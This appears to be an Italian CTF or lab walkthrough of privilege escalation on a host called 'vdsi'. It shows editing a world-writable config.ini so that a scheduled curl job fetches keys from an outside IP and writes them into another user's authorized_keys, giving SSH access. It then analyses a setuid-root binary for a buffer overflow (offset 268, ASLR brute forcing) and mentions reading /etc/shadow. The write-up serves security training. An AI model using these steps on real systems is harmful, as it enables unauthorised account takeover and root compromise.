uid=1000(antony) gid=1000(antony) groups=1000(antony)
antony@vdsi:~$

```

Analizzando i processi eseguiti in tempo reale con l'ausilio di pspy64s, l'utente albert (1002) esegue ogni min il seguente comando curl

Posso modificare il config.ini in modo da redirigere l'output nella home di albert, nella cartella ssh aggiungendo la mia chiave pubblica in authorized_keys


```

antony@vdsi:/opt$ cd refreshapp/
antony@vdsi:/opt/refreshapp$ ls
config.ini  report
antony@vdsi:/opt/refreshapp$ ls -la
total 12
-rwxr-xr-x 2 albert albert 4096 Jul 24 11:14 .
-rwxr-xr-x 8 root root 4096 Jul 24 10:14 ..
-rw-rw-rw- 1 albert albert 183 Jul 26 14:12 config.ini
-rw-rw-r-- 1 albert albert 0 Jul 26 14:04 report
antony@vdsi:/opt/refreshapp$

```

```

antony@vdsi:/opt/refreshapp$ cat config.ini
# Ensure that the webserver is up and running every minute
user-agent = Fake-User-Agent
url = "http://172.16.30.180:8080/authorized_keys"
output = "/home/albert/.ssh/authorized_keys"
antony@vdsi:/opt/refreshapp$

```

Adesso posso accedere al sistema tramite ssh autenticato come Albert

```

Last login: Fri Jul 26 15:53:35 2019 from 172.16.30.180
albert@vdsi:~$ id
uid=1002(albert) gid=1003(albert) groups=1003(albert),1002(suidusers)
albert@vdsi:~$

```


In opt, poichè albert appartiene al gruppo suidusers posso leggere la cartella suidapp al cui interno è presente un eseguibile con il set uid abilitato, che legge i file come root... supponendo sia vulnerabile al buffer overflow lo analizzo con ghidra, pensando di utilizzare come ultima strada quella di leggere il file shadow, in caso di emergenza

```

albert@vdsi:/opt/suidapp$ ls -la
total 20
drwxr-x--- 2 root suidusers 4096 Jul 24 10:43 .
drwxr-xr-x 8 root root 4096 Jul 24 10:14 ..
-rwsr-xr-x 1 root root 7784 Jul 24 10:29 supercat
-rw----- 1 root root 1684 Jul 24 10:29 supercat.c
albert@vdsi:/opt/suidapp$

```

decompilando l'eseguibile con ghidra trovo che il limite offset è 268! (10c)



(indirizzi della macchina vdsi)

ASLR set 2 devo provare a lanciare lo stesso payload fino a quando non becco gli indirizzi giusti

(python3 non accetta il .decode('hex'))

